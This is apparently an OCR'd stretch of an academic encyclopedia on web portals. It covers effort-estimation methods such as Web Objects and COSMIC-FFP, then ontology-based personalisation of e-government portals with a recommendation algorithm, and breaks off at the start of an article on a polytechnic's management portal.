The inputs for these kinds of algorithms are some factors able to heavily influence the resulting development effort of a software project. Among these, *software size* is accepted as a key cost driver, since it has deep influences of total development efforts, and thus on total project costs (Boehm et al., 2000). Consequently, being able to obtain an early size measure for a project can provide a significant estimation of the overall development costs. In the context of traditional

Figure 1. Classification of estimation methods (Briand & Wieczorek, 2002)



desktop applications, several size measures have been conceived to be employed in effort/cost models to predict the cost needed to design and implement the software, and then to manage their development. Among them, *function points* (*FPs*) (Albrecht, 1979) have achieved a wide acceptance to estimate the size of business systems.

In recent years, many researchers and practitioners tried to apply these approaches to Web applications, but soon it was recognized that these methods were not adequate, being both unable to capture the specific features affecting the size and the effort required for Web systems (Morisio, Stamelos, Spahos, & Romano, 1999; Rollo, 2000; Rhue, Jeffery, & Wieczorek, 2003b), and difficult to apply (Rollo, 2000). However these approaches have many inherent appealing features, since they allow the prediction of the effort, cost, and duration of a project, based only on the *functional user requirements* (FURs). This has motivated recent proposals of adaptation/extension of these methods to the Web domain.

In the following we will provide an insight on the main Web-oriented methods.

EFFORT ESTIMATION

In recent years, some size measures have been specifically conceived, especially to size Web applications. Among them, of special interest, are *Web objects* (Reifer, 2000; Ruhe, Jeffery, & Wieczorek, 2003a), and *COSMIC-FFP* (Costagliola et al., 2005; Mendes et al., 2002), which represent adaptations or extensions of software measures defined in the context of traditional desktop applications. Some were encouraging, yet initial empirical validations of these measures have been provided (Costagliola et al., 2005; Ruhe et al., 2003a, 2003b).

Web Objects

Web objects represent an extension of *FPs*, which are briefly recalling in the following. The current standard definition and counting procedure of the *FP* approach is reported in the *IFPUG Counting Practices Manual* (IFPUG, 2001). The measurement of the system size starts with the identification of all the functions, which can be of the following types: *external input*, *external output*, *external inquiry*, *internal logical file* and *external interface file*. The first three classes are considered transaction function types while the last two are considered data function types. Then, these identified functions are weighted in agreement with standard values specified in the *Counting Practices Manual*, by using their types and the level of their complexity.


The *Web objects* approach extends *FPs* by introducing four new Web-related components (*multimedia files*, *Web building blocks*, *scripts* and *links*), used as predictors together with the five traditional function types of *FPs* (Reifer, 2001). The number of *Web objects* is determined by evaluating the nine components in functional user requirements. Following the estimation procedure, first the instances of the components are counted and their complexity (low, average, high) is determined. Then, by using a calculation worksheet, a weight is associated to each counted instance. Thus, the functional size of a Web application in terms of *Web objects* is given by the sum of these weights (Reifer, 2001).

Ruhe et al. (2003a) provided an empirical study on the application of *Web objects*, and results showed better performance for the proposed measure with respect to standard *Function Points*. Subsequently, two cost estimation models based on *Web objects* have been proposed: the *WebMO* (Reifer, 2000) and the *WebCOBRA* (Ruhe et al., 2003b).


WebMO

WebMO cost model is a direct extension of the *COCOMO II* early design model. Let us recall that COCOMO II (COnstructive COst Model) is a parametric model used to estimate effort and schedule for software development projects (Boehm et al., 2000). *WebMO* exploits its underlying ideas in the context of Web applications. It does not require a deepened knowledge about the influence of cost drivers

Figure 2. Generic flow of data attributes from functional perspective (a), and generic software model for measuring the functional size (b) (COSMIC, 2003)



(a)



(b)

on the development process, and generic cost drivers can be defined in order to estimate in the early phase of the development process those features which will be more influent on the final development effort. The mathematical formulation of the WebMO cost model is defined as follows:

$$Effort = A\prod_{i=0}^{8} cd_i\,(Size)^P$$

where A and P are constants computed based on the applications domain; *Size* represents the functional size of the Web applications in terms of *Web Objects*; and cd_i are the cost drivers. Let us observe that the *WebMO* model differs from the *COCOMO* II by having nine cost drivers instead of seven (*Teamwork* and *Process Efficiency* are two new cost drivers).

WebCOBRA

WebCOBRA is an adaptation to the Web domain of the COBRA (COst estimation, Benchmarking and Risk Analysis) method (Briand, El Emam, & Bomarius, 1998). The key issue of this method is to use both expert knowledge and a few past project data to obtain a COBRA instance, named *COBRA model*, with results specifically tailored for the intended software context. In order to obtain a COBRA model, a Measurer needs information about *project characteristics*, such as project type, application domain, and so forth, the size measure, calculated in a consistent way among all projects, and some *cost drivers*, specifying the resources expected to influence the development effort. These three factors form the *causal model*, which is intended to describe all the cost factors involved in the project development. The causal model, together with the past project data, define a resulting COBRA model. The past project data are used to define the relationships between cost overhead and cost, for the considered context.

The effort for a new project p is thus defined as:

*Effort = a * size(p)*co_overhead(p)*

where a is the slope of the linear regression line of the relationship between cost overhead and effort (given by past project data), *size(p)* is the estimated size of the application and *co_overhead(p)* is the total overhead effort inducted by the considered cost factors (given by the causal model), and is obtained by using the triangular distribution of the cost factors.

Ruhe et al. (2003b) derived the *WebCOBRA* approach by modifying the causal model, and by adopting the *WebObjects* method to measure the size of the software.

COSMIC-FFP

COSMIC-FFP (*COmmon Software Metrics Consortium-Full Function Points*) is a widely adopted method of sizing software, and is approved as an International Standard (ISO/IEC

19761:2003). It turns out to be particularly suited for real-time and/or multilayered software, of which complexity is mostly dominated by the need to manage large amounts of data (COSMIC, 2005).

The basic idea underlying this approach is that, for many kinds of software, the biggest programming efforts are devoted to handle data movements, and thus their number can provide a meaningful sight of the system size. With the COSMIC-FFP method, the Measurer applies a set of models, rules, and procedures to the FURs to obtain a numerical value, which represents the functional size of the software, expressed in terms of CFSU (*Cosmic Functional Size Unit*) (COSMIC, 2005). To apply the method "the COSMIC-FFP model … requires FUR to be broken down into functional processes, each consisting of *data movements*, where a data movement moves a data group containing attributes of a single *object of interest*" (COSMIC, 2005). Thus, two key concepts are highlighted, the data movements and the objects of interest. The former is straightforward to identify, once defined a proper *context model*, bounding the application from its operating environment (see Figure 2(a)). Each data movement crossing a boundary has to be counted. On the other hand, the identification of the objects of interest requires the measurer to understand whether a software artifact is an object of interest for the counting. To this aim, the identification of a *software model* can support the measurer. The standard software model considers the FURs decomposed in a set of functional processes, where each process is a unique set of subprocesses performing either a data movement (the objects of interest) or a data manipulation (see Figure 2(b)).

Since Web applications (and in particular Web portals) are mainly devoted to handle data movements from users to persistent storage or vice versa, they are very suitable to be measured with the COSMIC-FFP approach. However, the peculiar features of the Web domain required the *context model* to be suitably adapted. In Costagliola et al. (2005), authors provided a modified, Web-based model, where Web applications, executing on Web servers, are bounded in the front-end direction by the *Users*, and in the back-end direction by *data sources/sinks*. Users include all the actors suited to provide/consume information managed by the Web application, such as people interacting with the systems, or Web-specific software components, like DCOM modules, Enterprise JavaBeans, and so forth. Data Sources/Sinks include all the external modules, objects or hardware suited to handle persistent data, such as local file system, (remote) databases, or Web services.

In Costagliola et al. (2005), also suitable guidelines to count data movements from analysis and design documents have been provided. In particular, they have been conceived to be integrated with the development process proposed by Conallen since they are applied on UML use case and class diagrams exploiting the stereotypes for the Web (Conallen, 1999). These guidelines represent an extension for enterprise Web applications of the ones proposed by Mendes et al. (2002) for hypermedia Web systems.

To assess the effectiveness of this proposed adaptation, an empirical validation has been achieved. An ordinary least-squares (OLS) regression analysis was performed on 44 Web applications, developed by students of academic Software Engineering courses, falling in three main categories: *e-commerce*, *e-learning* and *Web portals*. Table 1 shows the positive results about Web portals applications.

Use Case Points

Other interesting proposals have been proposed, which could be investigated in the future. Among them, we mention the use case points (Anda, Conradi, & Mohagheghi, 2005), which are increasingly being used to estimate development efforts by analyzing use case models. To apply this method, actors are first categorized in simple, average, and complex, and then they are counted for each category, multiplying the total by its weighting factor. So, the total *unadjusted actor weighted* (UAW) is determined. Then, the approach categorizes use cases according to the number of transaction, and then the *unadjusted use case weighted* (UUCW) is calculated by counting, for each category, the number of use cases multiplied by their weights. The number of *unadjusted use case points* (UUCP) is obtained by summing UAW and UUCW. Finally, to obtain the number of *use case points*, the number of UUCP are adjusted based on the values assigned to a number of technical and environment factors. This method can be particularly valuable for projects that produce detailed use cases, not only in the requirement gathering and analysis phase.

Table 1. Descriptive statistics of real and estimated effort for the six Web portals considered in Costagliola et al. (2005)

	Applications	**Min**	**Max**	**Mean**	**Std. Dev.**
Real Effort	6	104	171	127.667	23.492
Estimated Effort with COSMIC-FFP	6	97.59	176.19	135.903	26.096

FUTURE TRENDS

We are at a technology crossroad for Web portals. User needs about availability of information and services are continually evolving, moving toward multimodal, multichannel, ubiquitous and context-aware computing.

In the meantime, also Web technologies are quickly changing: many COTS lightweight tools are becoming available, such as WebDAV servers, authoring and collaboration tools, and so forth, which can profitably automate some intra-organization processes, with very few efforts. Another emerging trend is the wide adoption of content management systems (CMSs) in back-offices for the publishing of information on Web portals, since they are a viable way to create digital contents also for people unskilled on HTML or Web publishing issues. Finally, it is a common opinion that Web portals are supposed to become the new GUI (graphical user interface) standard in a few years.

For sure, all the above depicted emerging issues will affect the future Web portals, as well as they will have considerable impacts on the development process, requiring effort prediction models to be suitably adapted.

CONCLUSION

Web portals have become an essential tool for the activities of organizations operating in various areas, and their demand is quickly growing. On the other hand, also their complexity and size are rapidly increasing, challenging Web developers. Thus, the problem of estimating the effort required to develop a portal represents an emerging but fundamental issue for the competitiveness of Web companies, since it is a critical activity for planning and monitoring software project development and for delivering the product on time and within budget.

In this article, we have motivated the issue of effort estimation for the development of Web portals and we have introduced the main methods proposed in the literature behind this issue. In particular, we have focused on two approaches: the *Web objects* and an adaptation of *COSMIC-FFP*, since there is empirical evidence that they could be suitably exploited to measure the functional size of Web portals.

Moreover, it is our opinion that for the future, the novel challenges posed by emerging technologies and/or approaches will require further research efforts to adapt prediction models to these novel issues.

KEY TERMS

COCOMO II: This model updates the well-known *COCOMO* software cost estimation model, proposed by Boehm in 1981, which refers to a parametric model used to estimate effort and schedule for software development projects. COCOMO II focuses on issues such as nonsequential and rapid-development process models; reuse-driven approaches involving COTS packages, reengineering, applications composition, and application generation capabilities; object-oriented approaches supported by distributed middleware; software process maturity effects, and process-driven quality estimation.

COSMIC-FFP (COmmon Software Metrics Consortium-Full Function Points): It is a widely adopted method of sizing software, approved as an International Standard (ISO/IEC 19761:2003). It is an extension of *Function Points* (cfr.), suited for real-time and/or multilayered applications, which complexity is largely dominated by the need to manage large amounts of data.

Cost Estimation Methods: Methods, approaches or procedures suited to predict the development effort of a software application. They can be classified in *Model Based* and *Nonmodel Based* methods. The former involve the application of some algorithms to produce an effort estimate, while the latter mainly take into account expert judgments.

Function Points (FP): A widely accepted size measure, conceived to be employed in effort/cost models of business systems. It was defined by Albrecht in 1979, and is based on five *Basic Functional Component* types, that, together with some *Influence Factors*, give a number describing the size of the application.

Web Engineering: A relatively new branch of software engineering, addressing the specific issues related to design and development of large-scale Web applications. It focuses on the methodologies, techniques, and tools that are the foundation of complex Web application development.

Web Objects: *Web Objects* extends *FPs* by introducing four new Web-related components, used as predictors together with the five traditional function types, to compute the functional size of a Web application.

WebCOBRA: It is an adaptation to the Web domain of the COBRA method. The key issue of this method is to use both expert knowledge and few past project data to obtain a COBRA instance, named *COBRA model*, which results specifically tailored for the intended software context.

E-Government Portals Personalization

INTRODUCTION

Several governments across the world enhance their attempt to provide efficient, advanced, and modern services to their users (citizens and businesses) based on information and computer technologies (ICT) and especially the Web. The remarkable acceptance of this powerful tool has changed the way of conducting various transactions and offers citizens, businesses, and public authorities' limitless options and opportunities. Besides citizens' awareness and expectations of Web-based, public services have also increased in recent times.

E-governments' Web portals serve as integrated gateways through which millions of users can access information, services, and other available applications. The complexity and functionality of these Web portals vary significantly from information publishing, linking of existing Web sites, or single agency transactions, to transactions requiring integration of multiple agencies operating as fully one-stop shops for citizens (Gant & Burley Gant, 2002).

The problem arises when e-government portals turn out to large collections of sources and the users suffer from this information overload. To alleviate this problem, personalization becomes a popular remedy to customise the Web environment for users. Web personalization can be described as any action that makes the Web experience of a user personalized to his or her needs and wishes.

This article presents the way an e-government portal can deploy personalization techniques in order to support intelligent interactions with e-citizens. Specifically, it defines Web personalization, describes the tasks that typically comprise the personalization process, and demonstrates the close relation between personalization and Web mining. Finally, it illustrates the future trends and discusses the open issues in the field.

BACKGROUND

The profusion of resources on the Web has prompted the need for developing automatic mining techniques, thereby giving rise to the term Web mining. Web mining is the application of data mining techniques on the Web in order to discover useful patterns and can be divided into three basic categories: Web content mining, Web structure mining, and Web usage mining (Kosala & Blockeel, 2000). The first category includes techniques for assisting users in locating Web documents (i.e., pages) that meet certain criteria, while the second relates to discovering information based on the Web site structure data. The last category focuses on analyzing Web access logs and other sources of information regarding user interactions within the Web site in order to capture, understand, and model their behavioural patterns and profiles and thereby improve their experience with the Web site.

The close relation between Web mining and Web personalization has motivated much research work in the area. Web mining is a complete process and consists of specific primary data mining tasks, namely data collection, data reprocessing, pattern discovery, and knowledge post-processing. The deployment of Web mining in the e-government domain relates to the analysis of citizen behaviour and the production of adequate adaptations. For example, given a specific citizen, the presentation of required information from an e-government portal can be tailored to meet individual needs and preferences by providing personal recommendations on topics relative to those already visited. This process is typically based on a solid user model, which holds up-to-date information on dynamically changing citizen behaviour.

Recently, semantic Web is coming to add a layer of intelligence in Web-based applications (Berners-Lee, Hendler, & Lassila, 2001). The capacity of the semantic Web to add meaning to information, stored in such way that it can be searched and processed, provides greatly expanded opportunities for Web-based applications. The combination of Web mining and semantic Web has created a new and fast-emerging research area that of semantic Web mining. The idea behind the use of the semantic Web to generate personalized Web experiences is to improve Web mining by exploiting the new semantic structures. With the integration of semantic Web mining technologies, the provided Web applications will become smarter and more comprehensive (Markellou, Rigou, Sirmakessis, & Tsakalidis, 2004). In this framework, ontologies that comprise the backbone of the semantic Web appear as a promising technology for integrating with e-government applications, since they offer a way to cope with heterogeneous representations of Web resources. The reason that ontologies are becoming so popular is due to what they promise: *"a share and common understanding of a domain that can be communicated between people and application systems"* (Davies, Fensel, & Van Harmelen, 2003).

USE CASE: A PERSONALIZED E-CITY PORTAL

An e-city portal can provide a variety of information and services to the citizens as depicted in Table 1. To access the advanced options and to assure portal's reliable and efficient operation, a security policy can be adopted (the citizen uses unique login/password when entering the site). Other functionalities may include multilingual support, statistical data, surveys, access for people with special needs, multiple communication channels (Web, e-mail, SMS, etc.), portal's administration and content management tools, availability (24/7), layered functionality, open-structure, etc. (Tsoukalas & Anthopoulos, 2004). Moreover, the pilot site is based on an ontological schema, which allows semantic annotation and has the ability to perform semantic querying and ontology-based browsing. This ontology formulates a representation of the site's domain by specifying all of its concepts, the relations between them and other properties, conditions and regulations.

The overall personalization process comprises the following tasks: data collection, data preparation, data analysis, knowledge discovery, and personalization (Figure 1).

Data Collection

Collecting accurate and sufficient data about the portal's users is a crucial task of the whole personalization process. Reactive and non-reactive approaches can be used for acquiring user data depending on whether the user is actively engaged in the process or not. In the reactive approach, the user is asked explicitly to provide the data using questionnaire forms, filling-in preference dialogs, or inserting keywords in specific fields. In the non-reactive approach, the portal implicitly derives such information without initiating any interaction with the user using acquisition rules, plan recognition, and stereotype reasoning. However, in both approaches, we have to deal with different but equally serious problems. In the case of explicit profiling, users are often negative about filling in questionnaires and revealing personal information online, they comply only when required, and even then the submitted data may be poor or false. On the other hand, in implicit profiling, even though our source of information is not biased by the users' negative attitude, the problems encountered derive once again from the invaded privacy concern and the loss of anonymity. In the specific

Table 1. E-city portal's information and services

Information/services for all users	Information/services for registered users
– Online city guide. – Guidelines for the citizens to perform certain governmental transactions. – Opportunities for financing e.g. call for proposals, contests, etc. – Laws, presidential enactments. – Announcements, news, press releases. – Links to other e-governmental portals/sites and sources of interesting information. – Information searching, help desk, FAQ, portal's map, etc.	– Information publication and interconnection of various Internet sites. – Information search, retrieval, and data submission for further processing. – Send/receive e-mail to/from public authority, containing personal information. – Online filling-in of applications' forms, life episodes (having a baby, change of address, emigration, driving license acquisition), financial transactions, emergencies' confrontation, etc. – E-voting, e-learning, e-commerce, e-auctions, online libraries, etc. – Discussion forum with other citizens, complaints' submission.

use-case, the following data sources are used: registration, login/password, history file, navigation, search keywords, support, and information/service evaluation.

Data Preparation

The next step in the personalization process after data collection (a task that is in continuous execution) is data preparation that involves data cleaning and data transformation into internal representation models that will allow for further processing and updating.

Data Cleaning

Data cleaning removes all irrelevant entries from the Web server logs. Moreover, data compression algorithms are used in this stage in order to reduce the size and dimension of the data and achieve efficient mining of the patterns. The problems that are faced during this phase include user identification, session identification, path completion, and transaction identification. Registration and login/password procedures, as well as the combination of other heuristics, are used for assuring the identification of unique users. Session is a set of user clicks across one or more Web servers and session identification aims to group the page accesses of each individual user into sessions. In our approach, we use a time window to identify the different sessions of a user. Path completion problems are caused from local cashing and proxy server activities creating gaps in the users' access paths. We use the referrer log for identifying the page that the request came from and also the site topology to full cover this issue. Finally, the transaction identification problem (grouping the references of each user) is solved by using time windows that partitions a user session based on time intervals (specified thresholds).

Users' Modeling

Then the map of the data into required structures is performed. The models that are used for constructing *individual* and *aggregate* (when working with groups of users) profiles are based on the domain ontology. The usage and content profiles are automatically characterized containing a set of structured Web objects. Firstly, a usage profile representation through Web usage mining process is created as a set of structured objects embedded in visited pages. Then a domain-level aggregate profile is generated. The latter characterizes a collection of similar users based on the common properties of objects in the domain ontology that were accessed by these users. The personalization decisions are based on these profiles and succeed to use the full semantic power of the underlying domain ontology.


Data Analysis

In this phase, the e-city portal can apply various Web mining techniques in order to analyze the collected data.

Users' Classification

The data from the registration forms is used for classifying citizens into classes. The factors that determine a specific class can be tuned and typically include userID, age, sex, nationality, occupation, preferences, etc. These classes represent different user models and features with high discriminative ability are selected for their construction. For each class, a set of recommendations can be attached. Classification requires a training data set with pre-assigned class labels since it is categorized as a supervised machine learning technique. Then the classifier (by observing the class assignment in the training set) learns to assign new data items in one of the classes. It is

Figure 1. Personalization process



often the case that clustering is applied before classification to determine the set of classes. The model incorporates the naïve Bayes classifier that predicts the class with the higher probability that a new user X belongs to.

Users' Navigational Behaviour Analysis

The model tracks all users' actions as successive page requests recorded in server logs. Log files are then cleaned from all redundant information (automatically generated requests for page multimedia files). Combining the remaining requests with information about the site's content's structure, the system distils user accesses to Web pages. The set of pages that have been accessed by a certain user during all past visits are stored in the user profile, and this is where the model seeks for discovering association rules. An association rule example follows: {pagei, pagej}->{pagex}, support=0.02, confidence=0.68. This rule conveys the relationship that users who accessed pagei and pagej also tend (with a confidence of 68%) to be interested in pagex. Support represents the fact that the set {pagei, pagej, pagex} is observed in 2% the sets of pages accessed. The discovered association rules may use as input, either the sets of pages accessed by all users, or just the ones accessed by users that belong to the same class as the current one. Another option is to use both approaches and suggest the union of discovered topics. This scenario is very useful when association rules' mining inside classes fails to produce reliable recommendations due to lack of adequate input.

Site Ontology Integration

The ontology allows the structured storage of the information, the semantic annotation, the performance of semantic querying and ontology-based browsing, and the personalized output presentation. It facilitates the users of the site to locate the desired information in a fast and easy way. Its "building" was a complex and time-consuming task and was based on our intuition in order to depict all domain notions, organize their taxonomic hierarchies, and represent their relationships. Specifically, its role is to be used as an input for the knowledge discovery phase in order to extract, combine, and transform the existing (implicit and explicit) knowledge (user's class, history profile, portal content, and structure) into new forms. The output of this task is a list of possible recommendations. In particular, the ontology creates connections between entities according to different attributes that characterize them. The advantages of the semantic knowledge are significant since it facilitates the interpretation, analysis, and reasoning of the discovered usage patterns. Moreover, it enhances the personalization phase since the user data are more systematically represented (Dai & Mobasher, 2005).

Knowledge Discovery and Evaluation

The model uses an algorithm for discovering interesting and unknown patterns from the pre-processed data (Table 2). Specifically, it filters the available pages that will be recommended to the user based on the class he or she belongs to, his or her click-streams, his or her transaction history and ratings, and the portal's ontology metadata. The idea is to discard pages for which the predicted rate is below a predefined limit (α: threshold) and to recommend those with the higher predicted rate.

To evaluate the approach, various metrics can be used (e.g., recommendation accuracy as a ratio of successful recommendations among all recommendations). As successful recommendations, we consider those that the user actually clicks in his or her navigation. Currently, we are working on collecting further data in order to extensively evaluate the approach using different metrics. The preliminary evaluation experiments show that the whole process is been enhanced by the combination of site's ontology, user's history files, user's registration data, and association rules, which encompasses all necessary knowledge about users' navigational attitudes.

FUTURE TRENDS

The benefits for both public authorities and citizens are significant when the personalization model really works. However, many issues still remain unclear and require further review and discussion. First of all, determining and delivering personalization is a data intensive task and requires numerous processing steps.

Another problem relates to the data quantity and quality. Insufficient or limited data can significantly affect the results of the knowledge discovery process. Moreover, when a user has been lost in a Web site, his or her clicks that are recorded in the log file may lead unsuccessful future recommendations.

When new pages and content are added in the portal, the personalization system does not recommend them even in the case they are relative due to the fact that users have not visited them yet. Besides, the more a page is suggested the more popular it becomes. It increases its probability to be a candidate for future recommendations. On the other hand, when new users access the portal the *cold start*, the *day one* problem arises due to the fact that during the first day of portal operation, it does not have available data to begin to produce recommendations.

Another challenge is to ensure personalization accuracy. It is true that unsuccessful recommendations can slow down the process, confuse, and disorientate users. Apart from that, personalization should be delivered in the appropriate way

Table 2. Personalization algorithm

Personalization algorithm

- Find the status of the user (first-time visitor, returning visitor).
- If the user is first-time visitor, use the registration data in order to assign him into a specific class. Then according to his class, find the most similar users to the current one. The similarity measure s that is used for this purpose computes the Euclidean distance between the vectors of users' models. In this way a first set of recommendations is produced.
- If the user is returning visitor, use his history file and the pages that he has already seen. Then according to the history file, find the most similar users to the current one analyzing past transactions. The similarity measure s is also used for identifying the closest users. At the same time, the model uses the underneath ontological schema to discover other associations between the pages that the user has already seen. Consequently, a new list of recommendations is derived from the ontology and the user's history file.
- The model also uses the current session window of the user. This contains the pages that he has accessed in the current transaction. According to his current click-stream, extra recommendations can be produced by using association rules mining and the site ontology.
- Then for each user status, produce the initial set of all possible recommendations that will be filtered by the algorithm and ordered in ascending form.
- Run the following algorithm:

```
U: the set of all users.
P: the set of all pages.
R: the initial recommendations list.
ri,j: the rate that user i gives to page j.
For each page Pj in the initial set of recommendations R:
    Check the history file.
    If the history file is empty then find from the Ui class the users Us that
    have rated the page else find the users Us that have similar behavior
    (history) with Ui and also have seen the page.
    For each user in Us compute the rate ri,j that the Ui will set to the Pj taking
    into consideration their rates and their similarity with Ui.
        If this rate is greater than a specified threshold α then add this
        recommendation to the final list.
    End for
End for
Return the list of final recommendations to the user in ascending order (first the
page with the biggest r).
```

(avoiding user intrusion and loss of concentration) and not deprive users control over the whole process.

Last but not least, privacy violation during the user modeling and profiling process should be encountered (Volokh, 2000). Many users are reluctant to giving away personal information either implicitly as mentioned before, or explicitly. In both cases, the user loses anonymity and is aware that all of his or her actions will be recorded and used, often without his or her consent. Although the new technologies and products for protecting user's privacy on computers and networks are becoming increasingly popular, none can guarantee absolutely secure communications (Kobsa, 2001). Electronic privacy issues in the foreseeable future will become highly crucial and intense (Markellos et al., 2004).

CONCLUSION

Web personalization techniques appear as the most promising for the future since they help to establish one-to-one relationships between users and governments, improve the performance of provided information and services, increase users' satisfaction, and promote their loyalty. Governments take advantage of them as long as they save costs, improve response times, automate various processes, provide alternative channels of cooperation and communication, and upgrade their profile and image.

Many research and commercial approaches, initiatives, and tools are available based on Web site structure and contents, user's navigation, behaviour and transaction history, server log files, etc. However, personalization requires rich data in order to provide successful output. This is not always feasible since many users are often negative toward the idea of being stereotyped. Moreover, individuals' privacy have been put in jeopardy by the tasks of recording their activities and saving the appropriate data into their profiles. Summarizing, governments should work hard in the direction of providing the legal framework for ensuring the protection of users' privacy and also eliminating the possibility of misuse their personal information.

KEY TERMS

Click-Stream: It is a record of a user's activity on the Internet, including every Web site and every page of every Web site that the user visits, how long the user was on a page or site, in what order the pages were visited, any newsgroups that the user participates in, and even the e-mail addresses of mail that the user sends and receives.

Cookie: The data sent by a Web server to a Web client, stored locally by the client, and sent back to the server on subsequent requests. In other words, a cookie is simply an HTTP header that consists of a text-only string, which is inserted into the memory of a browser.

Ontology: It is a means for capturing the knowledge about a domain in such a way that a shared understanding of it is created and can be used both by humans and computers. Ontology defines concepts that represent classes or sets of instances in the world, relationships, and other constraints among them.

Recommendations: They comprise the most popular forms of personalization and are becoming significant business tools. They take advantage of users' and/or communities' opinions in order to support individuals to identify the information or products most likely to be interesting to them or relevant to their needs and preferences. The recommendations may have various forms (e.g., personalized offers/prices/products/services, inserting or removing paragraphs/sections/units, sorting/hiding/adding/removing/highlighting links, explanations or detailed information, etc).

Semantic Web Mining: The idea of the semantic Web mining is to improve the results of the Web mining by exploiting the new semantic structures of the Web, as well as to use Web mining to help build the semantic Web. It is the combination of two complementary families of methods: semantic Web methods and Web mining methods.

Semantic Web: It is an extension of the current Web in which information is given well-defined meaning, better enabling computers, and people to work in cooperation.

Server Log: Web servers maintain log files listing every request made to the server. With log file analysis tools, it's possible to get a good idea of where visitors are coming from, how often they return, and how they navigate through a site.

Web Mining: The Web mining applies data mining techniques on the Web. Three areas can be distinguished: Web usage mining analyzes user behaviour, Web structure mining explores hyperlink structure, and Web content mining exploits the contents of the documents in the Web.

Web Personalization: It is the process of customizing a Web site to the needs of specific users, taking advantage of the knowledge acquired from the analysis of the user's navigational behaviour (usage data) in correlation with other information collected in the Web context, namely structure, content, and user profile data.

E-Management Portal and Organisational Behaviour

Juha Kettunen

Jouni Hautala
Turku Polytechnic, Finland

INTRODUCTION

The exchange of knowledge has emerged in recent years as an important issue in the understanding of innovation and value creation in an organisation (Rodan & Galunic, 2004). The creation of effective processes is the fundamental objective of human and organisational performance. Action is produced by the activation of procedural knowledge. Procedural knowledge informs the actors in the organisation how to design actions that can be implemented (Argyris, 2004). One of the aims of the e-management portal is to support the creation of procedural knowledge utilizing the functionalities of the portal (Kakamanu & Mezzacca, 2005; Kim, Chaudhury, & Rao, 2002; Raol, Koong, Lui, & Yu, 2002).

The e-management portal combines different elements of the management information system (MIS). The concept of the portal refers to a single point of access to information and services in the net (Rose, 2003; Smith, 2004; White, 2000; Zhou, 2003). The portal is a communication channel, information processor, joint memory of the organisation, and management tool. The information system also connects the intelligence of managers and other employees at the different levels of the organisation. In addition, the utilisation of the portal in the different roles can also be seen as an instrument of organisational design toward to the model driven organisation (Groth, 1999).

This study describes how the academic portal is used at Turku Polytechnic. The academic portal was planned to be a management tool, which can be used by all the members of the organisation. Other stakeholders can have reports produced in the portal. The information and decision-making system with a portal was developed during the years 2004-2005. The data warehouse approach turned out to be useful in capturing data from the diverse source system and storing them in the integrated database. The new portal has been used by the management and personnel of the institution for a while, but some increments can still be made to develop the system so that it meets the needs of larger user groups.

The purpose of this article is to describe the MIS with a portal in an academic environment and how it can be used as a management tool to implement the strategic plan. The aim of the portal design is to increase the transparency of how the strategic objectives of the institution can be achieved. The study explains the user roles including the identification of users and the activities classified and distributed to them. The article describes the socio-technical aspects of the portal rather than the technical matters.


BACKGROUND

The Management Information System

